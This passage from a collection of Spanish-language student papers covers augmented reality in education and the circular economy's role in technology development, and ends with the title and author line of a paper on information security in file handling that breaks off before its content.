Desde el punto de vista educativo, existe un gran consenso sobre las ventajas de la interacción aplicada a la enseñanza, como dice G.R. Amthor: "La retención se basa en el 75% de lo que se ve y se oye". Por ende, la implementación de nuevas tecnologías aplicadas al proceso de aprendizaje resulta importante, principalmente por el grado de interacción que proporciona [1].

En este contexto, el objetivo del presente trabajo (realizado en el marco de la cátedra de “Sistemas y Organizaciones”, primer año de cursada), es analizar la aplicación de la Realidad Aumentada en el ambiente de la educación. Para cumplir con el objetivo propuesto, el trabajo se estructura de la siguiente manera: en la sección 1, se explican los conceptos básicos y se definen los paradigmas modernos de la educación. En la sección 2, se desarrolla la implementación de la Realidad Aumentada en el ambiente de la educación. En la 3, se

especifican los requisitos de hardware necesarios para su funcionamiento. En la sección 4, se detallan ejemplos. Finalmente, se especifican las conclusiones y futuras líneas de trabajo.

1. Conceptos básicos

En esta sección y sus respectivas subsecciones se procede a definir conceptos básicos de la realidad aumentada, así como algunos modelos educativos. En la subsección 1.1 se define el concepto de Realidad Aumentada, mientras que en 1.2 se clasifica los niveles según su complejidad. Finalmente, en 1.3 se definen los paradigmas modernos de la educación.

La Realidad Aumentada, es una tecnología capaz de complementar el mundo real con el mundo digital, superponiendo imágenes (generadas por ordenadores, smartphones, tables o visores especiales) a lo que sucede en tiempo real [4].

Un ejemplo de Realidad Aumentada es Pokémon GO (imagen 1). Este juego utiliza RA para colocar a las criaturas virtuales y los objetos que permiten capturarlos en lugares reales. Las imágenes digitales de estos elementos virtuales no son más que píxeles en la pantalla del usuario, pero la tecnología de Realidad Aumentada los hace parecer tangibles.



Imagen 1. Videojuego Pokémon GO. [5]

Además de videojuegos, las capacidades de la RA pueden ser utilizada para fines educativos.

1.1 Realidad Aumentada

Al ser una tecnología emergente, esta se encuentra en constante desarrollo por lo que no existe una definición precisa, sino que cada autor la define de forma diferente, aportando cada uno algo interesante a la caracterización de la misma. Según [6] “Una ventana a través de la cual se ve el mundo enriquecido”.
Otros autores sugieren que “La Realidad Aumentada consiste en combinar el mundo real con el virtual mediante un proceso informático, enriqueciendo la experiencia visual y mejorando la calidad de comunicación” [7].
Finalizando, según [8] “La idea de realidad aumentada, en concreto, se refiere a la inclusión, en tiempo real**,** de elementos virtuales dentro del universo físico”.
Analizando las diferentes aportaciones de algunos autores se obtiene una imagen más clara de lo que es la RA y a su vez permite delimitarla de lo que no es, según ciertas características que esta posee. Según [9] “1) Combina lo real con lo virtual. 2) Interactiva y en tiempo real. 3) Registrada en 3D”. De esa manera quedan excluidos los sistemas 2D y obligando la interactividad en tiempo real del usuario para provocar acciones en el entorno y que el entorno se vea modificado haciéndoselo saber a su vez al usuario.

1.2 Niveles de la Realidad Aumentada

Se pueden entender los niveles como una forma de medir la complejidad de las tecnologías involucradas en el desarrollo de sistemas de RA, clasificándose en diferentes niveles dependiendo del tipo de interactividad [10]:
Nivel 0. Hiperenlaces en el mundo físico, más conocidos como códigos QR. Se caracterizan por enlazar a otros contenidos sin necesidad de teclear. No hacen uso de registros 3D ni seguimiento de marcadores.
Nivel 1. Realidad aumentada basada en marcadores: es básicamente reconocimiento de patrones 2D (imágenes en blanco y negro generalmente cuadradas con dibujos sencillos y asimétricos) o 3D

de objetos (por ejemplo, una mesa) siendo esta ultima la forma más avanzada de nivel 1, (ver imagen 2).




Imagen 2. Modelo 3D asociado a un marcador. [11]

Nivel 2. Realidad Aumentada sin marcadores: mediante el uso de brújula y GPS de dispositivos electrónicos, se consiguen localizar los puntos de interés en las imágenes del mundo real, también se puede agregar el uso de acelerómetros para determinar la inclinación.
Nivel 3. Visión aumentada: Citando a Rice [12] "Debemos despegarnos del monitor o el display para pasar a ligeros, transparentes displays para llevar encima (de una escala como las gafas)".
Siendo éste el nivel más avanzado es posible ver Realidad Aumentada a través de unas gafas (Imagen 3).



Imagen 3. gafas (Google glas). [13]

1.3 Paradigmas modernos de la educación con RA

Según Hirokazu Kato [14], desarrollador original del proyecto ARToolKit (librería que sirve para la creación de aplicaciones de realidad aumentada): "La Realidad Aumentada es la mejor forma de conexión entre el mundo real y los contenidos digitales, permitiéndole al usuario reforzar el aprendizaje de los contenidos educativos mediante su asociación con el mundo real."

Con la Realidad Aumentada se propone aprender a partir de lo que se ve, tratándose de un concepto diferente de aprendizaje. Tanto fuera como dentro en la clase, ayudando a reforzar y asentar los conocimientos, mediante la visualización de modelos 3D.

Otro ejemplo práctico de Realidad Aumentada en la educación son los libros de texto que incorporan marcadores. (Ver Imagen 4).




Imagen 4. Aplicación de RA en un libro de texto. [15]

2. Desarrollo de la RA en la educación

La RA impulsa una nueva forma de aprendizaje, por lo cual afecta a la educación. La RA, brinda una alternativa de enseñanza ante el sistema actual, Con el uso de aplicaciones que ayudan a experimentar la Realidad Aumentada en el aula.

Resulta más cautivadora para los jóvenes ya que logra captar su atención debido a su diferencia con la manera de enseñar hasta el momento y la interacción con el alumno. Además, es fácil de incorporar "Su incorporación a la enseñanza es fácil, pues casi todos los alumnos tienen dispositivos móviles y saben descargarse app" [16].

Por otro lado, la RA también puede ayudar a alumnos con trastornos de atención ya que es una estrategia innovadora para mantener su atención por periodos más largos de tiempo y, ayuda a la mayoría a comprender mejor lo visto en clase y recordar dichos contenidos "La mayoría de los estudiantes encuestados (76,2%) señalaron que el uso de Realidad Aumentada ayuda a una mejor comprensión de los temas vistos en clase, el 85,7% de los estudiantes indicaron que las imágenes en 3D permiten recordar los contenidos vistos en la clase y el 90,5% mencionó que la Realidad Aumentada capta más su atención durante la clase" [17].

A pesar de los grandes beneficios de la RA, también posee algunas desventajas. Una de ellas es la dificultad de alumnos que no posean smartphones o, no sepan cómo manejar estas tecnologías. Por otro lado, la RA no se puede implementar en cualquier materia ya que depende de los contenidos de la misma y los contenidos brindados por la RA no pueden estar aislados, sino que necesitan una explicación del docente.

3. Requisitos de implementación

A pesar de ser una metodología de enseñanza innovadora y emergente, la RA no necesita un hardware excesivo ni requisitos muy grandes (con una cámara web y/o un teléfono celular smartphone es suficiente). Además, se precisa un lugar espaciado ya que requiere movilidad por parte del usuario para poder aprovechar al máximo esta experiencia.

A nivel de software, se pueden utilizar algunos proyectos ya realizados destinados a la educación, de los cuales algunos son gratuitos. "Existen diferentes iniciativas en educación, algunas de ellas son el Proyecto Aumenta.me [18] o Google Lens [19]. En sus respectivos sitios se proporcionan herramientas para la edición y visualización de contenidos empleando RA, algunos de forma totalmente gratuita y pensados para profesores y alumnos que desean iniciarse en el trabajo con esta tecnología" [20].

4. Ejemplos de aplicación

La RA ha sido probada en diversos estudios y experiencias, demostrando sus beneficios en la educación.

La RA es aceptada en ámbitos de estudio ya que a los jóvenes y niños les atrae más esta alternativa innovadora que la manera de enseñar clásica. También se destaca que la información que se quiere transmitir al estudiante posee más detalle y se ve más real al compararselo con una imagen 2D (como la que ofrece cualquier libro de texto). Con respecto al manejo de las tarjetas o marcadores (figuras capturadas por la cámara web que activan el software de RA que se está ejecutando sobre un determinado elemento) menciona la posibilidad de manipular la información (ampliar, girar, calidad de la imagen) lo que para ellos se traduce en aprender mejor" [20].

Diversos estudios han demostrado que la RA ayuda a prestar más atención y retener más información de lo visto en clase [17].

Esto también se da en los alumnos con THDA (Trastorno de hiperactividad con déficit de atención), lo cual es algo muy importante ya que los puede ayudar a estudiar más fácilmente [17].

Conclusiones

La Realidad Aumentada es una tecnología con un futuro prometedor, ya que posee la capacidad de enriquecer elementos de la realidad con información detallada, pudiendo aplicarse en ámbitos muy variados desde el uso comercial, científico, educativo, turístico, automotriz y social.

Además, genera un particular interés educativo, ya que complementa los materiales didácticos con modelos virtuales

que estimulan la percepción y ayudan a la comprensión de los conceptos, pudiéndose aplicar incluso a alumnos con trastornos de atención. Por lo tanto, se puede concluir que la Realidad Aumentada mejora los procesos de enseñanza-aprendizaje y, a su vez, facilita la compresión de los contenidos.

Como futuras líneas de trabajo se prevé, continuar con la aplicación de la RA para determinar hasta qué punto es útil su implementación, así como su vigencia en el tiempo en relación a las tecnologías presentes y su sustitución con las que surjan en un futuro.

Referencias:

[1] Prendes Espinosa, C. "Realidad aumentada y educación: análisis de experiencias prácticas" Píxel-Bit. (2015). Disponible en: https://tinyurl.com/y2krngru Ultimo Acceso: Abril de 2019.

[2] Iberdrola. "Realidad Aumentada: el mundo real con otros ojos". (2019). Disponible en: https://tinyurl.com/ybbmca3m Ultimo Acceso: Arbril de 2019.

[3] Yuen, S. Yaoyuneyong, G., Johnson, E. "Augmented Reality: An Overview and Five Directions for AR in Education," Journal of Educational Technology Development and Exchange. (2011). Disponible en: https://tinyurl.com/yyzv5jcr Ultimo Acceso: Abril de 2019.

[4] Sophie Garrigues "Qué es y cómo funciona la realidad aumentada". (2019). Disponible en: https://bit.ly/2rztVD6 Ultimo Acceso: Mayo de 2019.

[5] Wachiwit. (2016). "Apple iPhone5s held in one hand showing its screen with Pokemon Go application". [Fotografía]. Recuperado de: https://bit.ly/2gw90cH Ultimo Acceso: Mayo de 2019.

[6] Telefónica, F. "Realidad Aumentada: una nueva lente para ver el mundo". (2011). Disponible en: https://bit.ly/2GdOXPC Ultimo Acceso: Mayo de 2019.

[7] Innovae. "¿Qué es la realidad aumentada? ". (2016). Disponible en: https://bit.ly/2Ll0b9e Ultimo Acceso: Mayo de 2019.

[8] Julián Pérez Porto y María Merino. "Definición de Realidad Aumentada" (2013). recuperado de: https://bit.ly/2XL511f Ultimo Acceso: Junio 2019.

[9] R. Azuma "A Survey of Augmented Reality". Massachusetts Institute of Technology. (1997). Disponible en: https://bit.ly/2JGwUTj Ultimo Acceso: Junio de 2019.

[10] Fombona, J., Pascual, M. J., y Madeira, M. F. "Realidad aumentada, una evolución de las aplicaciones de los dispositivos móviles". (2012). Recuperado de: https://bit.ly/2GdhGUH Ultimo Acceso: Junio de 2019.

[11] Sndrv. (2010). "Augmented Reality flashmob". [Fotografía]. Recuperado de: https://bit.ly/2Zt6dHI

[12] Rice, R. "Augmented vision and the decade of ubiquity". (2009). Recuperado de https://bit.ly/2IFkFWC Ultimo Acceso: Julio de 2019.

[13] Lawrencegs (2013) "Google Glass". [Fotografía]. Recuperado de: https://bit.ly/2ddzUb1 Ultimo Acceso: Julio de 2019.

[14] Miguel López Moreno "Realidad aumentada en la educación" (2014) Disponible en: https://bit.ly/2ddzUb1 Ultimo Acceso: Julio de 2019.

[15] (2016). "Uso educativo de las TIC". recuperado de CanalTIc.com, disponible en: https://bit.ly/2Y6QTnf Ultimo Acceso: Julio de 2019.

[16] Julio Barroso Osuna, Julio Cabero Almenara, Ana-María Moreno-Fernández "La utilización de objetos de aprendizaje en Realidad Aumentada en la enseñanza de la medicina". (2016). Disponible en: https://bit.ly/2IKKKnb Ultimo Acceso: Julio de 2019.

[17] Arciniegas Siguenza, Liliana Cordero Fernandez, Vanesa Estefania. "Análisis de la Realidad Aumentada y de las estrategias metodológicas utilizadas en los procesos de aprendizaje de estudiantes con trastornos por déficit de atención con hiperactividad (TDAH)" (2013) Disponible en: https://bit.ly/32o3K3M Ultimo Acceso: Julio de 2019.

[18] Asociación Espiral, Educación y Tecnología. (2019). Aumentame. https://aumenta.me/ Ultimo Acceso: Julio de 2019.

[19] Google. (2019). Google lens. https://lens.google.com/ Ultimo Acceso: Julio de 2019.

[20] Fracchia, Claudia Carina | Alonso de Armiño, Ana C. Martins, Adair “Realidad aumentada aplicada a la enseñanza de Ciencias Naturales” (2015). Disponible en: https://bit.ly/2XQ0oUn Ultimo Acceso: Julio de 2019.

Utilización de la economía circular para el desarrollo de tecnología

Bremberg, Federico; Maquieira, Natalia; Soifer, Uriel

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Abstract

En la actualidad, los altos niveles de contaminación que ha alcanzado el planeta se han convertido en una problemática de gran relevancia a nivel internacional. De esta manera, como una posible solución a la explotación de recursos y a la contaminación provenientes de la producción y de los mismos productos, surge la Economía Circular, un nuevo paradigma que busca reducir la contaminación a partir del rediseño de los dispositivos.

El presente trabajo realiza un análisis sobre la Economía Circular principalmente sobre cómo la misma puede utilizarse como una nueva forma de producción y la manera que influye dentro del desarrollo tecnológico.

Palabras Clave

Eco-diseño, Economía Circular, Economía Lineal, rediseñar, minería urbana, dispositivos tecnológicos.

Introducción

Al momento de observar las actividades humanas que dañan el medio ambiente, es posible determinar que, la problemática principal radica en la extracción de recursos del planeta. Es, por eso, que el cambio de paradigma debe realizarse en el método para cuidarlo. La Economía Circular surge en Europa como respuesta a lo mencionado anteriormente, lo propuesto en este nuevo modelo es la idea de modificar el diseño de los productos con el fin de prever la reparación o reutilización de éstos, antes que los mismos se desechen [1]. De esta manera, se logra una disminución significativa en lo que se refiere a la extracción de recursos que se utilizan para la materia prima [2]. Particularmente, en el desarrollo tecnológico, ocurre que en el momento que un producto pierde alcance a determinadas funciones es desechado.

Dados los altos volúmenes de desechos generados anualmente y apreciando que una tonelada de residuos de aparatos eléctricos y electrónicos (RAEE) llegan a tener un valor estimado de cientos de euros. Se propone que, mediante la utilización de minería urbana, se puede separar y extraer materiales valiosos, generando así un provecho económico y reduciendo del material contaminante [3].

En este contexto, el objetivo del presente trabajo (realizado en el marco de la cátedra “Sistemas y Organizaciones”, primer año de cursada) es analizar el impacto de la Economía Circular en el desarrollo de la tecnología consumida a diario y las consecuencias que este modelo presenta sobre el consumo y la utilización de los dispositivos electrónicos.

Para cumplir con el objetivo propuesto, el trabajo se estructura de la siguiente manera: en la primera, se detalla el surgimiento de la Economía Circular, sus causas y en qué consiste. En la segunda sección, se describe el ciclo de la Economía Circular. En la tercera sección, se analiza el impacto del nuevo paradigma y cómo se emplea para desarrollar productos tecnológicos. Finalmente, en la sección 4, se detallan las conclusiones y futuras líneas del trabajo.

1. Economía circular

A fines de los años 60 se comenzó a hablar de las consecuencias ambientales de la industria y la explotación indiscriminada de recursos. El continuo crecimiento de las actividades industriales incidió en la generación de desechos contaminantes los cuales terminan teniendo repercusiones en la salud humana, el calentamiento global e indirectamente damnifica a la economía. El incremento de la temperatura media terrestre

aumentó 0,5ºC en el lapso de 1960-1990 junto con una elevación del 0,006% de la concentración de CO2 en la atmósfera [13], generaron una alerta a nivel mundial por el evidente cambio climático causado por la contaminación y sus posibles efectos a futuro. Además, se vió un aumento en la concentración de PM10 y PM2,5 en el aire, lo cual está íntimamente asociado con el aumento de pacientes afectados por enfermedades cardiorrespiratorias y con el aumento de mortalidad en neonatos [14]. Como consecuencia, en 1987, se definió al desarrollo sostenible como: "satisfacer las necesidades de las generaciones presentes sin comprometer las posibilidades de las generaciones del futuro para atender sus propias necesidades" [4]. Finalmente en 1990, utilizando los principios del desarrollo sustentable, Pearce y Turner formularon el término "Economía Circular" [5].

En contraposición a lo ocurrido en las dos primeras revoluciones industriales, la Economía Circular parte del concepto de crecimiento verde [8]. El término formulado por Pearce y Turner se basa en una alternativa distinta a la economía conocida como lineal, cuyo fundamento es "extraer, utilizar y tirar" [5]. Esta nueva estructura propone: hacer un mayor uso de energías renovables y utilizar sabiamente energías no renovables, optimizar el rendimiento de los productos y los recursos que contienen internamente. Este último, es uno de los pilares de la Economía Circular, se refiere a diseñar productos para reutilizar o reensamblar fácilmente y que los recursos que contienen se mantengan en circulación por el mayor tiempo posible. Por último, se propone reducir el daño que se causa al medioambiente a través de sustancias tóxicas y la contaminación del aire; entre otras.

Según lo mencionado anteriormente, el concepto de Economía Circular tiene años, sin embargo, en el último tiempo, este paradigma ha tomado una popularidad en foros internacionales. Particularmente, la Unión Europea publicó en el 2014 un programa de reducción de residuos utilizando la economía circular [6]. Este plan propone: replantear el diseño de productos, elevar impuestos relacionados con daños provocados al medio ambiente, comenzar a ver los residuos reciclables como recursos, entre otros tantos objetivos.

De acuerdo con los informes de la Agencia Europea del Medio Ambiente, los programas de prevención de residuos muestran diferencias considerables en detalle, cobertura, objetivos y horizontes temporales. En cuanto las medidas de reducción de residuos, el 39% se refieren a las fases de diseño, producción y distribución; el 40% a las fases de consumo y uso; y el 21% al marco general de generación de residuos [12].

2. El ciclo de la Economía Circular

La Economía Circular tiene como objetivo generar prosperidad económica, proteger el medio ambiente y prevenir la contaminación. Es, por eso, que este modelo se apoya en el principio de las 3 Rs (Reducir, Reusar, Reciclar), aplicable a todo el ciclo de vida de los productos y en estrategias de diseño sostenible [4].

Como se puede observar en la figura I, el ciclo de desarrollo de productos se ve conformado por cinco etapas: extracción, transformación, distribución, utilización y recuperación [4]. Haciendo uso de este método, se calcula que se podrían reducir entre otras cosas las emisiones de CO2 [7].



Figura I. Ciclo de Economía Circular.

- **Extracción**

En el modelo de la Economía Circular, esta etapa hace referencia al

proceso por el cual el hombre toma recursos de la naturaleza. Para garantizar un correcto funcionamiento, la empresa debe enfocarse en cómo utilizar los recursos de forma más eficiente y no en la obtención de los mismos a través la extracción constante.

Particularmente, en el caso de un teléfono celular, en esta etapa es donde se obtienen los minerales necesarios como el berilio, mercurio y coltán entre otros [11].

- **Transformación**

Es a través de distintos métodos que se transforman los recursos obtenidos y recuperados para obtener el producto. Día a día se realizan cada vez más estudios e investigaciones para que esta etapa se base, únicamente, en la renovación de productos usados de forma que se evite la necesidad de hacer originales desde cero.

Continuando con el ejemplo del teléfono celular, esta etapa es de vital importancia. Dependiendo de cómo se diseñe el producto se puede determinar cuánto será posible recuperar del mismo. En el caso de que se escoja un diseño modular será posible un teléfono duradero fácilmente actualizable y recuperable.

- **Distribución**

Se define como la forma en la que el producto llega y lo recibe el cliente. Esto abarca el empaquetado del producto, para lograr la mejor conservación del mismo, los costos en materia energética que tiene el traslado del producto hasta el consumidor final y la logística necesaria para almacenar el producto previo a su traslado en caso de que esto sea necesario.

Retomando el ejemplo dado, la etapa de distribución depende completamente de la etapa de transformación. Esto se debe a que la empresa se ve obligada a elegir un método de distribución que le permita poder recuperar fácilmente el producto una vez que el cliente decida reemplazarlo. Para esto, se deben analizar distintas posibilidades para acercar la empresa al consumidor final, con el objetivo de que el cliente puede acudir a la misma en caso de que sea necesario.

- **Utilización**

La utilización del producto es realizada por el consumidor final, sin embargo, esto no asegura que este último sea el dueño del producto. La Economía Circular invita a diseñar una estrategia para lograr que el cliente pueda reemplazar fácilmente el producto una vez que el mismo deje de funcionar total o parcialmente o simplemente el consumidor final desee reemplazar el mismo para conseguir una actualización con nuevas y mejoradas funciones. Una posible solución al problema planteado anteriormente se basa en que los dueños del producto sean los encargados de producirlo y, el consumidor final, sea quien lo rente por una cantidad de tiempo que dependa del producto. De esta manera, los productores tienen un interés extra para cambiar la forma en la que se transforman los productos.

Si se continúa con la comparación del teléfono celular, en esta etapa, el consumidor final hace uso del mismo. En el caso de que la empresa haya optado por un diseño modular, se debe tener en cuenta que el cliente podrá fácilmente actualizar partes del teléfono como una cámara o la memoria sin necesidad de adquirir un nuevo teléfono. Esta técnica combate la obsolescencia programada [11] y facilita la recuperación, teniendo en cuenta que es más sencillo recuperar o reparar una pantalla antes que un teléfono completo.

- **Recuperación**

Se emplean métodos para recuperar total o parcialmente el producto, siempre teniendo en cuenta que el objetivo es lograr disminuir la extracción de recursos naturales a niveles mínimos.

Se ha observado que la eficiencia de esta etapa se incrementa considerablemente cuando los productos son preparados en la etapa de transformación para esta etapa. Esto significa que los productos son ideados con el fin de que se pueden reutilizar. Si tomamos al teléfono celular como ejemplo, una vez más, podemos concluir que las desventajas de la Economía Circular se

pueden combatir con distintas técnicas y métodos. A continuación, se expone una de las relevantes por su eficiencia en la actualidad: “Cradle to Cradle” [9].

3. Impacto por la implementación de la Economía Circular

Al momento de referirse a la implementación de la Economía Circular resulta fundamental referirse a la nueva forma de pensar los productos [4]. Para cumplir con los objetivos propuestos de la Economía Circular se deberá tener en cuenta: las nuevas competencias que se generarían en los mercados nacionales e internacionales, garantizar un flujo circular de los productos, preferencias del consumidor final a la hora de evaluar la calidad y atención recibida.

Actualmente, una de las técnicas más utilizadas para diseñar productos capaces de entrar en el círculo de la Economía Circular se conoce como “Cradle To Cradle” (C2C), o “De la cuna a la cuna”. Esta técnica fue diseñada [9] al darse cuenta que reciclar causa el mismo daño que no hacerlo, únicamente lo ralentiza. McDonough y Braungart [9] proponen: imitar ecosistemas del planeta y culturas milenarias en los aspectos que sea necesario para lograr un ciclo perfecto, además plantean la necesidad de hacer uso de las energías que llegan a la tierra sin necesidad de buscarla, por ejemplo: la solar. Se puede observar en la figura II cómo es utilizada esta energía para iluminar una terminal del aeropuerto internacional de Madrid a través de tragaluces los cuales reducen las emisiones de CO2, el consumo energético y los gastos de mantenimiento.



Figura II. Aeropuerto internacional de Madrid-Barajas.

3.1 Mercado laboral

La Economía Circular propone unir las puntas de la Economía Lineal y transformar la línea en un círculo. Esto podría generar un problema ya que la extracción de recursos ocupa un gran porcentaje en lo que se refiere a los puestos de trabajo ofrecidos.

La Unión Europea, uno de los grandes impulsores del cambio, estableció en 2014 como uno de los pilares: el desarrollo de la política ambiental, ya que este es uno de los generadores de puestos de trabajo. Según [6], mejorando la eficiencia de recursos se pueden crear hasta dos millones de nuevos puestos de trabajo. Todo esto se debe a que si se utilizan métodos como C2C para cambiar la forma de diseñar, es posible que nuevos trabajos surjan en pequeños barrios y ciudades como restauradores o reensambladores de productos (pilar fundamental en el ciclo de la economía circular) [7].

3.2 Desarrollo de dispositivos tecnológicos

Según estudios realizados por la ONU [11], se generan aproximadamente 50 millones de toneladas de residuos electrónicos al año en vertederos ubicados en distintas zonas de Asia y África. En el caso de los teléfonos celulares, se estima que una persona promedio lo reemplaza completamente cada dos años, sin embargo se calcula que tienen una vida útil de diez años. A esta problemática se la conoce como obsolescencia programada y la solución radica en los costos y los beneficios que las

empresas deben obtener [11]. Teniendo en cuenta que, para la empresa no es conveniente que los celulares duren diez años y para el medioambiente no es conveniente que duren dos, la Economía Circular (a partir de la idea de crecimiento verde [8]) propone la integración de la economía y la ecología para la mejor utilización de materias primas, reduciendo costos de extracción y fabricación de productos, a la vez de reducir la generación de desperdicios en los residuos, utilizando distintas técnicas y diseños las cuales no deberían generar considerables pérdidas para las empresas en contraposición con el modelo lineal.

Para poder lograr dispositivos de bajo costo, con la capacidad de que sean desmontables y reutilizables fácilmente se realizan constantes investigaciones para desarrollar técnicas de diseño de productos. A continuación se presentan algunas de las más conocidas:

- Eco-diseño: metodología para el diseño de productos industriales en el que el medioambiente se tiene en cuenta durante el proceso de desarrollo del producto como un factor adicional a los que tradicionalmente se utiliza para la toma de decisiones [10]. Este tipo de metodología puede ser aludida en el progresivo aumento de la eficiencia de consumo energético de distintos equipos eléctricos y electrónicos, los cuales consumen menos electricidad reduciendo, por ejemplo, los efectos del cambio climático.

- PILOT [8]: consiste en cuatro fases. Primero, se selecciona uno de los dispositivos con más impacto ambiental de la empresa y se busca rediseñarlo. Luego, se conforma el equipo que llevará a cabo el proyecto. En la tercera fase, se sientan los objetivos, tiempos y presupuestos del proyecto. Y, por último, se prepara el proyecto; teniendo en cuenta las soluciones y las estrategias a aplicar para reducir el impacto en el medio ambiente. Dependiendo de los objetivos que tiene la empresa se pueden fijar distintos niveles de aplicación de esta metodología. El primero, consiste en la mejora progresiva del dispositivo. En el segundo nivel, se plantea rediseñar el producto en base de uno ya existente. Luego, en el tercer nivel, se innova totalmente el producto y, el cuarto nivel, se basa en crear un nuevo sistema [10].

Por ejemplo, en el primer nivel, se generan los cambios de empaque o cambiar la duración de la batería. En el nivel siguiente, el segundo, se vuelve a diseñar parte del dispositivo, se identifica en los dispositivos que, anteriormente, su energía era a partir de la pila y se reemplazó por la energía solar. Y en el tercer nivel, se vuelve a diseñar el producto, se cambian los elementos de la materia prima y de la producción capaces de contaminar, es decir se genera un dispositivo "sustentable". Por último, en el cuarto nivel, se busca generar un producto capaz de ser reacondicionados sin necesidad de ser reemplazados [1], y en caso de reemplazarse estos deben poder utilizarse como materia prima [2].

Conclusiones

En el trabajo realizado, se observa cómo fue tomando importancia, en la agenda de los distintos países, la utilización de una economía donde el método de producción genere dispositivos que tengan el mayor uso, a partir de que éstos puedan ser reutilizados y re-ensamblados de manera sencilla. Uno de los impulsores del cambio, fue la Unión Europea, que en el año 2014 desarrolló políticas ambientales y generó puestos de trabajo dentro de este rubro.

Con el objetivo de lograr una disminución de residuos tecnológicos, realizando un mayor uso de energías renovables y utilizando sabiamente energías no renovables, se propuso la utilización de diferentes técnicas para desarrollar el diseño de los distintos productos, el Eco-diseño y la metodología PILOT. Estas técnicas buscan que los dispositivos electrónicos no sean desechados por su falta de determinadas funciones. De lo contrario, se prevé acondicionarlos a nuevas necesidades del consumidor. De igual manera, si los dispositivos son desechados estas técnicas

buscan que los mismos residuos puedan transformarse en materia prima. De esta forma, se reduciría las emisiones de CO2, el consumo energético y los gastos de mantenimiento.

Se ha podido observar que la Economía Circular resulta beneficiosa para la elaboración de futuros productos por su característica de realizar un mejor aprovechamiento de las materias primas, teniendo en cuenta que las mismas son limitadas y, con el tiempo terminarán siendo escasas. Además de ser eco-amigable y ayudar a disminuir la constante contaminación, también podría resultar redituable si es implementada correctamente.

Asimismo, los cambios en la forma de producción no son algo repentino. Con el correr de los años, aparecerán nuevas formas de diseñar los productos, siguiendo los lineamientos de este tipo de economía. Como futuras líneas de trabajo, se propone analizar los beneficios y ganancias que generaron las primeras empresas que se sumaron al cambio en la forma de producción de manera que se pueda comparar el efecto del cambio de paradigma en la producción y en el mercado.

Referencias

[1] Fermín Sánchez Carracedo, David López, "El programa UPC-ReuTIlitza", ReVisión vol. 9, núm. 3., Barcelona, Septiembre 2016. Disponible en: https://bit.ly/2YX1kqk (26/08/2019)

[2] Lett Lina A, "Las amenazas globales, el reciclaje de residuos y el concepto de economía circular" Revista Argentina de Microbiología, vol. 46, núm. 1, 2014. Disponible en: https://bit.ly/2VZfR2V (26/08/2019)

[3] Pascuas Rengifo Yois, Correa Cruz Lucelly, Marlés Betancourt Claritza, "Residuos electrónicos: análisis de las implicaciones socioambientales y alternativas frente al metabolismo urbano", Ciencia, docencia y tecnología, vol. 29, núm 56, mayo 2018. Disponible en: https://bit.ly/2wtk6JF (26/08/2019)

[4] Vanessa Prieto-Sandoval, Carmen Jaca y Marta Ormazabal, "Economía circular: Relación con la evolución del concepto de sostenibilidad y estrategias para su implementación", UNAV, Navarra, 2017. Disponible en: https://bit.ly/2wqFuPK (26/08/2019)

[5] Pearce, D. W. y R. K. Turner, "Chapter 2 • THE CIRCULAR ECONOMY" en "Economics of natural resources and the environment", Brighton, Reino Unido, 1990. Disponible en: https://bit.ly/2XobDDD (26/08/2019)

[6] Dirección general del medio ambiente de la Unión Europea, "Towards a circular economy: A zero waste programme for Europe", EU, Minsk, Bielorrusia, 2014. Disponible en: https://bit.ly/2wvoMPg (26/08/2019)

[7] Walter R. Stahel, "Circular economy: a new relationship with our goods and materials would save resources and energy and create local jobs", Macmillan Publishers, 2016. Disponible en: https://bit.ly/2XeDVQx (26/08/2019)

[8] Nava Chacin, Juan Carlos, Abreu Quintero y Yoleida Josefina, "Logística Verde y Economía Circular", 2015. Disponible en: https://bit.ly/2pnhFox (26/08/2019)

[9] McDonough y Braungart, "Cradle to Cradle", Madrid, España: McGraw-Hill, 2005.

[10] Catalina Hermida Balboa y Manuel Domínguez Somonte, "Economía circular como marco para el ecodiseño: el modelo ECO-3", España, Mayo 2014.

[11]Fernández Rey, Laura, "La obsolescencia programada: sus consecuencias en el ambiente y la importancia del consumo responsable", UCES, 2014. Disponible en: https://bit.ly/30SMTpb (26/08/2019)

[12] Emilio Cerda y Aygun Khalilova, "Economía Circular" España, 2016. Disponible es: https://bit.ly/2HV2LQx (26/08/2019)

[13] Margarita Caballero, Socorro Lozano, y Beatriz Ortega, "Efecto invernadero, calentamiento global y cambio climático: una perspectiva desde las ciencias de la tierra". Disponible en: https://bit.ly/2kBaLea (26/08/2019)

[14] Ferran Ballester, "Contaminación atmosférica, cambio climático y salud", Rev. Esp. Salud Publica vol.79 no.2 Madrid mar./abr. 2005. Disponible en: https://bit.ly/2QdJBKn (26/08/2019)

Rol de la Seguridad Informática en el manejo de archivos

Flores Rosales, Joel[1]; Franchi, Francisco Javier[1]; García, Héctor[1]; García, Sabrina[1]; Pasqualino, Franco[1].

[1]Universidad Tecnológica Nacional, Facultad Regional Buenos Aires {joelf7801, franciscojfranchi, hectorrg.004, mvlts, frannehuen}@gmail.com

Abstract
